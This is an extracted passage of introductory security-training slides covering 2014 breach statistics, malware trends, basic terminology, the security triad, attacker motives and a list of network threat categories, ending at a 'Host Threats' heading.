
2014

<http://www.bankinfosecurity.in>


Data Breach Statistics



There were over **3,007,682,404** data records lost or stolen since 2013 till Mar-2015




Data Records Lost/Stolen by Industry



- Technology
- Retail
- Education
- Government
- Financial
- Healthcare

Breach by Source



- Malicious Outsider
- Accidental Loss
- Malicious Insider
- State Sponsored
- Hacktivist

Source: <http://breachlevelindex.com> (Jan 2014 – Dec 2014)

Malware Trends in 2014



Source code leaks
accelerated malware
release cycles

Old school malware
techniques made
a comeback

Growth of 64-bit
malware increased


Malware researcher
evasion became more
popular

Mobile SMS-forwarding
malware are becoming
ubiquitous

Account takeover moved
to the victim's device

Attacks on corporate
and personal data in the
cloud increased

Exploit kits continued
to be a primary threat
for Windows



<https://www.trusteer.com>; <http://www.sophos.com>

Malware Trends in 2014 (Cont'd)



Attackers increasingly lure executives and compromise organizations via professional social networks



Java remains highly exploitable and highly exploited – with expanded repercussions



Attackers are more interested in cloud data than your network



The sheer volume of advanced malware is decreasing

Redkit, Neutrino, and other exploit kits struggled for power in the wake of the Blackhole Author Arrest



Mistakes are made in “offensive” security due to misattribution of an attack’s source



Cybercriminals are targeting the weakest links in the “data-exchange chain”



Major data-destruction attacks are increasing



Essential Terminology



Hack Value

It is the notion among hackers that something is worth doing or is interesting

Zero-Day Attack

An attack that exploits computer application vulnerabilities before the software developer releases a patch for the vulnerability

Vulnerability

Existence of a weakness, design, or implementation error that can lead to an unexpected event compromising the security of the system

Daisy Chaining

It involves gaining access to one network and/or computer and then using the same information to gain access to multiple networks and computers that contain desirable information

Exploit

A breach of IT system security through vulnerabilities

Doxing

Publishing personally identifiable information about an individual collected from publicly available databases and social media

Payload

Payload is the part of an exploit code that performs the intended malicious action, such as destroying, creating backdoors, and hijacking computer

Bot

A “bot” is a software application that can be controlled remotely to execute or automate predefined tasks

Elements of Information Security



Information security is a state of well-being of information and infrastructure in which the possibility of theft, tampering, and disruption of information and services is kept low or tolerable

Assurance that the information is accessible only to those authorized to have access

Assurance that the systems responsible for delivering, storing, and processing information are accessible when required by the authorized users

Guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message


Confidentiality

Integrity

Availability

Authenticity

Non-Repudiation



The trustworthiness of data or resources in terms of preventing improper and unauthorized changes

Authenticity refers to the characteristic of a communication, document or any data that ensures the quality of being genuine




The Security, Functionality, and Usability Triangle




Level of security in any system can be defined by the strength of three components:



Moving the ball towards security means less functionality and usability



Module Flow




Motives, Goals, and Objectives of Information Security Attacks



Attacks = Motive (Goal) + Method + Vulnerability

- ↳ A motive originates out of the notion that the target system stores or processes something valuable and this leads to threat of an attack on the system
- ↳ Attackers try various tools and attack techniques to exploit vulnerabilities in a computer system or security policy and controls to achieve their motives



Motives Behind Information Security Attacks

- ⊖ Disrupting business continuity
- ⊖ Information theft
- ⊖ Manipulating data
- ⊖ Creating fear and chaos by disrupting critical infrastructures
- ⊖ Propagating religious or political beliefs
- ⊖ Achieving state's military objectives
- ⊖ Damaging reputation of the target
- ⊖ Taking revenge

Top Information Security Attack Vectors



Cloud Computing Threats



- Cloud computing is an on-demand delivery of IT capabilities where sensitive data of organization's and clients is stored
- Flaw in one client's application cloud allow attackers to access other client's data

Advanced Persistent Threats



APT is an attack that focus on stealing information from the victim machine without the user being aware of it

Viruses and Worms



Viruses and worms are the most prevalent networking threat that are capable of infecting a network within seconds

Mobile Threats



Focus of attackers has shifted to mobile devices due to the increased adoption of mobile devices for business and personal purposes and comparatively lesser security controls

Botnet



A botnet is a huge network of the compromised systems used by an intruder to perform various network attacks

Insider Attack



It is an attack performed on a corporate network or on a single computer by an entrusted person (insider) who has authorized access to the network

Information Security Threat Categories



Network Threats

- ❑ Information gathering
- ❑ Sniffing and eavesdropping
- ❑ Spoofing
- ❑ Session hijacking and Man-in-the-Middle attack
- ❑ DNS and ARP Poisoning
- ❑ Password-based attacks
- ❑ Denial-of-Service attack
- ❑ Compromised-key attack
- ❑ Firewall and IDS attacks

Host Threats

